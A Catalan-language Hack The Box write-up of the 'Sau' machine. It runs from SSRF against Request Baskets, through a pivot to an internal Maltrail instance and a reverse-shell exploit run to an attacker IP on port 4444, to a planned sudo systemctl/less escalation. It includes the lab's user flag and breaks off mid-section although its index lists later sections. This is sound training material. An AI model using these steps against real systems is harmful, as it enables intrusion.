



HACK THE BOX · LINUX

Sau

Writeup tècnic
complet ·
explotació
reproduïble

**Màquina Sau
resolta**

HTB Sau · 2026-04-22

Autor	Ramon Santos Sabarich / r4ms4nt
Tipus	Informe tècnic complet i arxivable
Objectiu	Documentar enumeració, SSRF, pivot, user i root amb traçabilitat clara i reutilitzable
Data de resolució	2026-04-22



Informe tècnic normalitzat per a arxivament, consulta
i traçabilitat.

GUIA DE LECTURA

Índex

SAU — Hack The Box

- 1. Introducció del cas
- 2. Preparació i arrencada del laboratori
 - 2.1. Funció de `Inici-HTB`
 - 2.2. Arrencada real del cas
 - 2.3. Què ensenya aquesta fase
- 3. Enumeració inicial de xarxa i serveis
 - 3.1. Escaneig complet de ports
 - 3.2. Lectura inicial del resultat
 - 3.3. Fingerprinting de serveis
 - 3.4. Interpretació del fingerprint
- 4. Tancament raonat de la fase 1
 - 4.1. Què va quedar validat
 - 4.2. Conclusió operativa de la fase
 - 4.3. Branca principal i branques secundàries
- 5. Inspecció addicional de la superfície web
 - 5.1. Comandes utilitzades
 - 5.2. Per què aquestes comandes tenien sentit
 - 5.3. El que es va confirmar
 - 5.4. Què canvia després d'aquest descobriment
- 6. De l'enumeració a la hipòtesi explotable
 - 6.1. Candidata principal
 - 6.2. Què continuava pendent de verificar
 - 6.3. Lliçó reutilitzable
- 7. Verificació del comportament d'autorització
 - 7.1. Peticions utilitzades
 - 7.2. Què es buscava exactament
 - 7.3. Lectura del resultat
- 8. Flux manual amb l'aplicació: creació d'una basket
 - 8.1. Accés al frontal principal

- 8.2. Evidències visuals del flux
- 8.3. Què ensenya aquest pas
- 8.4. Fuzzing contextual
- 9. Validació de la SSRF a Request Baskets
 - 9.1. Motiu del pas següent
 - 9.2. Què es volia demostrar
 - 9.3. Listener per validar el callback
 - 9.4. Resultat observat
 - 9.5. Interpretació
 - 9.6. Lliçó reutilitzable
- 10. Pivot a localhost i descobriment del servei intern
 - 10.1. Per què aquest gir tenia sentit
 - 10.2. Reconfiguració del proxy basket
 - 10.3. Resultat del pivot
 - 10.4. Què canvia després
- 11. Explotació de Maltrail i accés inicial
 - 11.1. Preparació de l'exploit
 - 11.2. Preparació del listener de shell
 - 11.3. Execució de la prova de concepte
 - 11.4. Resultat: shell com a puma
 - 11.5. Estabilització de la shell
 - 11.6. Lectura del punt d'accés
- 12. Obtenció de la flag d'usuari
- 13. Enumeració local orientada a privilegis
 - 13.1. Revisió de privilegis sudo
 - 13.2. Per què aquest descobriment és important
 - 13.3. Verificació de la versió de systemd
 - 13.4. Interpretació didàctica
- 14. Escalada local amb `systemctl`
 - 14.1. Execució de la comanda permesa
 - 14.2. Què interessa d'aquesta sortida
 - 14.3. Escape des de `less`
 - 14.4. Per què funciona
- 15. Obtenció de root i tancament tècnic
 - 15.1. Verificació del context privilegiat
 - 15.2. Cadena final del cas

- 16. Lliçons reutilitzables
 - 16.1. No subestimar un port alt que respon com a HTTP
 - 16.2. Les respostes d'error poden identificar el producte
 - 16.3. Una CVE plausible no és suficient
 - 16.4. La SSRF pot ser un pivot, no només un fi
 - 16.5. Enumeració local: `sudo -l` continua sent un bàsic imprescindible
 - 16.6. Llegir el patró importa més que memoritzar l'etiqueta
- 17. Resum tècnic final
- 18. Annex — notes originals conservades
 - 18.1. Transcripció base del contingut font
- 19. Correccions aplicades sobre la base reconstruïda



SAU — Hack The Box

1. Introducció del cas

Sau és una màquina de Hack The Box que, tot i presentar una superfície exposada aparentment petita, obliga a treballar amb força disciplina metodològica. El cas arrenca amb una enumeració molt continguda, però aviat ensenya una lliçó important: quan un servei web exposat ofereix una empremta concreta, convé interpretar-la bé abans d'obrir branques de treball innecessàries.

La resolució real del cas es basa en una cadena tècnica molt clara:

1. identificació de la superfície dominant;
2. reconeixement del producte i de la seva versió;
3. validació d'una SSRF sobre Request Baskets;
4. pivot cap a un servei intern accessible només des de localhost;
5. explotació del servei intern per obtenir una shell com a `puma`;
6. escalada local de privilegis fins a `root` mitjançant el comportament de `systemctl` en combinació amb una configuració permissiva a `sudo`.

Des d'un punt de vista formatiu, Sau és especialment útil per estudiar quatre patrons reutilitzables:

- com interpretar una web en un port alt amb respostes HTTP poc convencionals;
- com passar d'una candidata pública plausible a una validació real del flux vulnerable;
- com utilitzar una SSRF no només per confirmar vulnerabilitat, sinó també per descobrir serveis interns rellevants;
- com distingir entre accés inicial i escalada local, mantenint la lectura cronològica del cas.

2. Preparació i arrencada del laboratori

2.1. Funció de `Inici-HTB`

La resolució s'inicia amb la utilitat `Inici-HTB`, utilitzada com a eina d'arrencada del cas. El seu paper no és “resoldre” la màquina, sinó deixar preparat l'entorn de treball i generar una primera base d'evidències tècniques.

A la pràctica, aquest script realitza diverses tasques útils per estandarditzar l'inici del laboratori:

- fixa l'objectiu a l'entorn visual de l'atacant;
- prepara el directori base de treball;
- valida la connectivitat inicial;
- intenta una identificació primerenca del sistema operatiu;
- llança un escaneig complet de ports TCP;
- realitza un reconeixement de serveis i versions;
- deixa els resultats desats en fitxers de treball per a consulta posterior;
- genera un resum inicial amb la superfície dominant i el següent pas suggerit.

L'avantatge didàctic d'aquesta arrencada és clar: permet començar amb una fase 1 ordenada i repetible, en lloc de dependre d'un inici improvisat a cada màquina.

2.2. Arrencada real del cas

```
> Inici-HTB SAU 10.129.32.133
[*] Fijando objetivo en Polybar con settarget
[*] Preparando directorio base
[*] Comprobando conectividad inicial
PING 10.129.32.133 (10.129.32.133) 56(84) bytes of data.
64 bytes from 10.129.32.133: icmp_seq=1 ttl=63 time=48.4 ms

--- 10.129.32.133 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 48.402/48.402/48.402/0.000 ms
[*] Intentando identificación rápida con whichSystem.py

10.129.32.133 (ttl -> 63): Linux
```

2.3. Què ensenya aquesta fase

El `ping` no s'utilitza aquí com una simple formalitat. Permet validar que l'objectiu és viu i accessible abans d'invertir temps en un escaneig complet. A més, el valor `ttl=63` suggereix un entorn Linux, encara que aquest senyal per si sol no s'ha de tractar mai com una prova forta.

La sortida de `whichSystem.py` reforça aquesta hipòtesi inicial, però en aquest punt el més correcte és parlar d'**estimació preliminar**, no de certesa. La confirmació forta vindrà després amb els bàners de servei.

3. Enumeració inicial de xarxa i serveis

3.1. Escaneig complet de ports

Un cop validada la connectivitat, es procedeix a l'escaneig complet de ports TCP. Aquest pas és important perquè evita que l'enumeració es limiti als ports més comuns i obliga a identificar qualsevol superfície inusual.

```
[*] Lanzando escaneo completo de puertos
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-22 16:02 CEST
Initiating SYN Stealth Scan at 16:02
Scanning 10.129.32.133 [65535 ports]
Discovered open port 22/tcp on 10.129.32.133
Discovered open port 55555/tcp on 10.129.32.133
Completed SYN Stealth Scan at 16:02, 12.27s elapsed (65535 total ports)

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
55555/tcp open  unknown syn-ack ttl 63
```

3.2. Lectura inicial del resultat

La primera conclusió útil d'aquesta sortida és que la superfície exposada no és àmplia. Només apareixen dos ports oberts:

- 22/tcp, clarament associat a SSH;
- 55555/tcp, un port alt no estàndard que respon, però encara sense classificació clara.

Aquesta observació ja condiciona l'estratègia. Quan una màquina exposa molt pocs serveis, convé aprofundir molt en cadascun d'ells abans d'obrir branques paral·leles. A Sau, això resulta decisiu, perquè el port alt serà molt més important que SSH durant la fase inicial.

3.3. Fingerprinting de serveis

Després de l'escaneig complet, s'executa el reconeixement de serveis i versions. Aquest pas és essencial perquè permet passar de la mera presència de ports a una caracterització útil de la superfície exposada.

```
[*] Lanzando escaneo de servicios
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-22 16:02 CEST

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
          protocol 2.0)
55555/tcp open  unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.] {1,250}$
|   GetRequest:
|     HTTP/1.0 302 Found
|     Location: /web
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
```

3.4. Interpretació del fingerprint

Aquest bloc de sortida té molt valor i convé llegir-lo amb calma.

Confirmació del sistema operatiu

El bàner d'OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 aporta una evidència molt més forta que el TTL inicial. A partir d'aquí, la hipòtesi de Linux deixa de ser una mera sospita i passa a estar sòlidament recolzada per un bàner de servei real.

Identificació de la superfície dominant

Encara que 22/tcp està obert, en aquest moment no existeix cap usuari, credencial ni clau reutilitzable que converteixi SSH en una via d'entrada immediata.

En canvi, 55555/tcp retorna senyals molt concrets:

- respon com a HTTP;
- redirigeix a /web ;
- accepta GET i OPTIONS ;
- retorna un missatge molt característic sobre un basket name invàlid.

Aquesta combinació converteix la web en la superfície dominant de la fase 1.

Senyal clau: `invalid basket name`

La cadena `invalid basket name; the name does not match pattern...` no és un error genèric qualsevol. És una empremta molt útil perquè apunta a una lògica d'aplicació concreta, no a un simple servidor HTTP sense context.

En termes metodològics, això ensenya una lliçó important: **quan una resposta d'error té semàntica pròpia del producte, pot valer més que una pàgina bonica o un bàner clàssic.**

4. Tancament raonat de la fase 1

4.1. Què va quedar validat

En tancar la fase inicial, ja es disposa d'una base força clara:

- l'objectiu és viu i accessible;
- el sistema sembla Linux amb suport fort en bàners de servei;
- hi ha dos ports oberts;
- SSH existeix, però encara sense valor operatiu;
- la web a `55555/tcp` és la superfície dominant;
- el comportament HTTP observat apunta a una aplicació específica encara no confirmada del tot.

4.2. Conclusió operativa de la fase

La fase 1 es pot donar per suficientment tancada perquè no falta informació crítica per triar una branca principal. La decisió correcta en aquest punt no és insistir en SSH ni començar a provar tècniques aleatòries, sinó continuar amb l'enumeració web.

4.3. Branca principal i branques secundàries

- **Branca principal:** `WEB-BASE`
- **Branca secundària 1:** `SSH`, anotada però sense credencials
- **Branca secundària 2:** possible `SSRF` / `localhost` / `servei intern`, només com a hipòtesi feble en aquest moment

Aquesta separació és important. La hipòtesi de servei intern encara no domina el cas, però queda anotada perquè diverses pistes del comportament HTTP

suggereixen que l'aplicació podria tenir més lògica del que aparenta en una primera ullada.

5. Inspecció addicional de la superfície web

5.1. Comandes utilitzades

Per caracteritzar l'aplicació web, s'utilitzen les comandes següents:

```
curl -i http://10.129.32.133:55555/  
curl -i http://10.129.32.133:55555/web  
curl -s http://10.129.32.133:55555/web | head -n 80  
whatweb http://10.129.32.133:55555  
curl -s http://10.129.32.133:55555/web | grep -Ei 'version|powered|login|api|basket'
```

5.2. Per què aquestes comandes tenien sentit

Aquesta bateria de comandes compleix funcions complementàries:

- `curl -i` permet revisar capçaleres HTTP i redireccions;
- `curl -s ... | head` serveix per inspeccionar ràpidament l'HTML inicial sense dependre del navegador;
- `whatweb` ajuda a detectar tecnologies visibles;
- `grep` permet extreure cadenes d'alt valor semàntic com versió, nom de producte, rutes API o referències a autenticació.

L'objectiu en aquesta fase encara no és explotar res, sinó **identificar el producte real i el seu context tècnic**.

5.3. El que es va confirmar

La inspecció addicional va permetre validar diversos punts decisius:

- el servei és **Request Baskets**;
- la instància exposa **versió 1.2.1** al peu de pàgina;
- existeix una interfície funcional a `/web`;
- apareix un enllaç administratiu a `/web/baskets`;
- la lògica client utilitza `sessionStorage` per a un `master_token`;

- les crides JavaScript utilitzen rutes API sota `/api/baskets/<nom>`;
- la pròpia interfície indica que el servei funciona en **restricted mode**.

5.4. Què canvia després d'aquest descobriment

Aquest punt marca un canvi clar de qualitat en l'enumeració. La web deixa de ser una “superfície interessant” i passa a ser una **aplicació concretament identificada**, amb:

- nom de producte;
- versió;
- rutes API visibles;
- mecanisme d'autorització observable;
- candidata pública plausible.

6. De l'enumeració a la hipòtesi explotable

6.1. Candidata principal

Amb el producte i la versió ja identificats, la candidata pública que millor encaixa és **CVE-2023-27163**, una SSRF que afecta Request Baskets fins a la versió 1.2.1.

Aquesta hipòtesi no apareix per intuïció, sinó per la convergència de diversos senyals:

- la versió observada és 1.2.1;
- l'aplicació exposa `/api/baskets/{name}`;
- el producte treballa amb lògica de reenviament de peticions;
- la pròpia semàntica del servei encaixa amb el patró de la vulnerabilitat descrita públicament.

6.2. Què continuava pendent de verificar

Tot i que la candidata encaixa molt bé, encara faltaven dues comprovacions crítiques:

1. si el flux vulnerable era realment assolible en aquesta instància concreta;
2. si el mode restringit i l'ús de `master_token` bloquejaven completament l'aplicabilitat del vector.

Aquesta distinció és important. Una CVE plausible no equival automàticament a una explotació validada.

6.3. Lliçó reutilitzable

En aquesta fase apareix un patró molt valuós per a casos futurs:

primer s'identifica el producte; després es valida la seva versió; tot seguit es comprova si la candidata pública encaixa amb el comportament real; i només llavors s'intenta demostrar el flux vulnerable.

Aquest ordre redueix moltíssim el soroll i evita provar PoC per simple semblança superficial.

7. Verificació del comportament d'autorització

7.1. Peticions utilitzades

Per comprovar el comportament real d'autorització al voltant de l'aplicació, s'executen diverses peticions directes:

```
curl -i http://10.129.32.133:55555/web/baskets
curl -i http://10.129.32.133:55555/api/baskets
curl -i -X OPTIONS http://10.129.32.133:55555/api/baskets/test
curl -s http://10.129.32.133:55555/web | grep -Ei 'restricted|token|api/
baskets|Version'
```

7.2. Què es buscava exactament

Aquestes peticions no es llancen a l'atzar. S'utilitzen per respondre preguntes molt concretes:

- existeix diferència entre interfície visible i API operativa?
- l'API retorna `401 Unauthorized` sense token?
- quins mètodes HTTP semblen permesos?

- fins a quin punt el `master_token` és un requisit real i no només una etiqueta del frontend?

7.3. Lectura del resultat

L'evidència va confirmar que:

- l'administració era visible des de la web;
- l'API requeria autorització per token en certs fluxos;
- el model d'accés no era el d'un login clàssic, sinó el d'un control operatiu per token i per context.

En aquest punt la branca de treball s'acosta a `WEB-AUTH / PANEL`, però amb un matís important: el cas no gira al voltant d'usuari/contrasenya ni d'un perfil tradicional, sinó de l'**aplicabilitat real d'una SSRF en una aplicació amb control parcial per token**.

8. Flux manual amb l'aplicació: creació d'una basket

8.1. Accés al frontal principal

S'accedeix a la interfície principal de Request Baskets a:

```
http://10.129.32.133:55555/web
```

La interfície permet crear una nova basket i retorna un token associat a ella.

8.2. Evidències visuals del flux

- **Imatge 1:** accés al frontal principal i formulari de creació.
- **Imatge 2:** creació de la basket i emissió del token.
- **Imatge 3:** obertura de la basket creada.
- **Imatge 4:** resposta obtinguda en consultar la basket.
- **Imatge 5:** resultat de `feroxbuster` sobre l'aplicació.




Figura 1. Formulari de creació d'una nova basket a Request Baskets.




Figura 2. Confirmació de la creació de la basket i emissió del token associat.




Figura 3. Vista inicial de la basket acabada de crear, encara sense peticions.




Figura 4. Registre d'una petició capturada per la basket, prova que el flux és funcional.




Figura 5. Fuzzing contextual amb feroxbuster per confirmar rutes visibles i el comportament del frontal.

8.3. Què ensenya aquest pas

La interacció manual amb l'aplicació aporta una cosa que el simple `curl` no ofereix: confirma un **flux funcional real**. Això permet validar que la instància no és merament informativa, sinó que accepta creació de baskets i retorna identificadors utilitzables.

El flux observat va ser:

1. creació de la basket;
2. retorn d'un token associat;
3. obtenció d'una URL específica per a la basket;
4. consulta d'aquesta basket per veure com respon el sistema.

8.4. Fuzzing contextual

També s'executa `feroxbuster` contra el frontal:

```
feroxbuster -u http://10.129.32.133:55555 -C 400,404
```

La intenció aquí no és redescobrir tota l'aplicació, sinó confirmar si existeixen rutes d'interès addicionals sense el soroll de respostes 400 i 404.

El resultat útil del fuzzing és més contextual que revolucionari: no obre una segona gran branca, però ajuda a consolidar la comprensió del frontal exposat i de les rutes visibles.

9. Validació de la SSRF a Request Baskets

9.1. Motiu del pas següent

Com que els senyals ja apuntaven amb força a **CVE-2023-27163**, el següent moviment lògic era deixar de parlar de plausibilitat i passar a una validació real del flux.

Per fer-ho s'utilitza una prova de concepte pública sobre Request Baskets.

9.2. Què es volia demostrar

La validació encara no buscava una shell. El primer era demostrar que l'aplicació podia:

- acceptar una URL de reenviament controlada;
- provocar des de la víctima una sol·licitud HTTP cap a una adreça triada per l'atacant;
- comportar-se com a pivot cap a altres destinacions, potencialment internes.

9.3. Listener per validar el callback

S'aixeca un listener al port 80 de l'atacant:

```
> sudo nc -lvp 80
listening on [any] 80 ...
```

Aquest pas té un objectiu molt concret: comprovar si la víctima pot arribar a la IP de l'atacant a través del flux de reenviament.

9.4. Resultat observat

Després de configurar el reenviament cap a la IP de l'atacant i llançar la sol·licitud, es rep el següent:

```
10.129.32.133: inverse host lookup failed: Unknown host
connect to [10.10.15.26] from (UNKNOWN) [10.129.32.133] 45084
GET / HTTP/1.1
Host: 10.10.15.26
User-Agent: curl/7.88.1
Accept: */*
X-Do-Not-Forward: 1
Accept-Encoding: gzip
```

9.5. Interpretació

Aquest fragment és el punt d'inflexió real del cas. Aquí ja no s'està davant d'una candidata plausible, sinó davant d'una SSRF validada empíricament.

La víctima estableix una connexió HTTP cap a la IP de l'atacant, cosa que demostra que:

- la lògica de reenviament funciona;

- l'aplicació es pot utilitzar per originar peticions des del context de la víctima;
- el flux vulnerable és aplicable en aquesta instància.

La capçalera `X-Do-Not-Forward: 1` és especialment interessant perquè suggereix una protecció contra bucles de reenviament, una cosa coherent amb una aplicació dissenyada per redirigir peticions.

9.6. Lliçó reutilitzable

Quan una SSRF està en dubte, una validació amb callback HTTP cap a l'atacant és una forma excel·lent de passar de la teoria a l'evidència directa.

10. Pivot a localhost i descobriment del servei intern

10.1. Per què aquest gir tenia sentit

L'escaneig inicial ja havia mostrat que el port 80 estava filtrat des de l'exterior. Un cop validada la SSRF, el següent pas natural era comprovar què existia en aquell `127.0.0.1:80` que la xarxa externa no podia veure directament.

Aquí apareix un dels patrons més interessants de Sau: **la SSRF no s'utilitza únicament per confirmar vulnerabilitat, sinó per trencar la frontera entre superfície externa i superfície interna.**

10.2. Reconfiguració del proxy basket

La basket es reconfigura per reenviar a:

```
http://127.0.0.1:80
```

A més, s'activen dues opcions clau:

- **Proxy Response**, perquè la basket retorni al client la resposta del servei intern;
- **Expand Forward Path**, perquè la ruta sol·licitada s'estengui correctament en el reenviament.




Figura 6. Reconfiguració de la basket per reenviar peticions cap a la IP de l'atacant i validar la SSRF mitjançant un callback HTTP.




Figura 7. Reconfiguració posterior del *forward URL* cap a `127.0.0.1:80`, activant *Proxy Response* i *Expand Forward Path*.




Figura 8. Resposta del servei intern assolit a través de la SSRF: una instància de Maltrail v0.53 escoltant només a localhost.

10.3. Resultat del pivot

En accedir a la URL de la basket ja configurada, la resposta exposa una instància interna de **Maltrail v0.53**.

Aquest descobriment és decisiu per diverses raons:

- confirma que el port 80 filtrat externament sí allotja un servei rellevant;
- demostra que la SSRF permet pivotar cap a localhost;
- identifica un nou producte i una nova versió;
- obre una nova candidata pública d'alt valor.

10.4. Què canvia després

A partir d'aquí, la cadena del cas deixa de girar al voltant de Request Baskets com a objectiu final i passa a entendre's com un pivot:

Request Baskets → SSRF → servei intern localhost → Maltrail v0.53

Això és important a nivell editorial i tècnic. L'aplicació exposada no era el destí final de l'explotació, sinó la porta d'entrada cap al servei realment interessant.

11. Explotació de Maltrail i accés inicial

11.1. Preparació de l'exploit

Un cop identificada la instància interna de Maltrail, es descarrega una prova de concepte pública des d'Exploit Database:

```
curl -s https://www.exploit-db.com/download/51676 > exploit.py
```

Aquest pas té sentit perquè, a diferència de la fase anterior, ara ja existeix un producte intern concret, una versió visible i una referència pública prou plausible per justificar la validació pràctica.

11.2. Preparació del listener de shell

Abans d'executar l'exploit, es deixa preparat un listener al port 4444 de l'atacant:

```
> nc -lvnp 4444  
listening on [any] 4444 ...
```

La raó és simple: si l'exploit funciona, el callback ha de tenir una destinació preparada per rebre la connexió.

11.3. Execució de la prova de concepte

```
> python3 exploit.py 10.10.15.26 4444 http://10.129.32.133:55555/v2jmfit  
Running exploit on http://10.129.32.133:55555/v2jmfit/login
```

11.4. Resultat: shell com a puma

Es rep la connexió inversa:

```
connect to [10.10.15.26] from (UNKNOWN) [10.129.32.133] 56330
$ id
uid=1001(puma) gid=1001(puma) groups=1001(puma)
```

Després es comprova el context del sistema:

```
$ uname -a
Linux sau 5.4.0-153-generic
      #170-Ubuntu SMP Fri Jun 16 13:43:31 UTC 2023 x86_64 x86_64 x86_64 GNU/
      Linux
$ whoami
puma
```

11.5. Estabilització de la shell

La shell inicial s'estabilitza amb:

```
$ script /dev/null -c bash
$ export TERM=xterm
$ stty -raw echo; fg
```

No tot el procés d'estabilització resulta perfecte —apareix un `bash: fg: current: no such job`—, però l'accés queda prou usable per continuar amb l'enumeració local.

11.6. Lectura del punt d'accés

Aquest punt marca el tancament de l'accés inicial. La cadena web ha funcionat i el resultat és una shell com a `puma`, un usuari amb privilegis limitats.

La lliçó aquí és clara: l'explotació del cas no es resol “saltant a root” des d'una CVE web, sinó encadenant diverses capes:

- enumeració web correcta;
- validació de SSRF;
- pivot a localhost;
- identificació de Maltrail;
- obtenció d'accés inicial.

12. Obtenció de la flag d'usuari

Des de la shell de `puma` es revisa el directori personal:

```
puma@sau:~$ ls -la
...
-rw-r----- 1 root puma 33 Apr 22 13:48 user.txt
```

I posteriorment es llegeix la flag:

```
puma@sau:~$ cat user.txt
29f28444308be0b9b6392eca072bff99
```

Aquesta sortida confirma dues coses:

1. l'accés inicial és real i no una execució aïllada sense context;
2. la fase d'obtenció de `user` queda tancada.

13. Enumeració local orientada a privilegis

13.1. Revisió de privilegis sudo

El primer pas útil després d'obtenir una shell limitada consisteix a revisar permisos `sudo`:

```
puma@sau:~$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
    bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

13.2. Per què aquest descobriment és important

La sortida de `sudo -l` és un dels punts més valuosos de tota l'enumeració local. No es limita a dir "pot usar sudo", sinó que defineix exactament quina comanda pot executar `puma` com a root i sense contrasenya.

En aquest cas, la possibilitat d'executar:

```
/usr/bin/systemctl status trail.service
```

obre una via molt prometedora perquè `systemctl status` sol paginar la seva sortida amb `less`, i aquest comportament pot tornar-se perillós si la configuració ho permet.

13.3. Verificació de la versió de systemd

També es consulta la versió de `systemd`:

```
puma@sau:~$ systemctl --version  
systemd 245 (245.4-4ubuntu3.22)
```

La revisió pública d'aquesta versió i del comportament del paginador en combinació amb `sudo` suggereix una via viable d'escalada local en aquest entorn.

13.4. Interpretació didàctica

Aquí el punt important no és obsessionar-se amb una etiqueta CVE aïllada, sinó comprendre el patró:

- un usuari limitat pot executar `systemctl status` com a root;
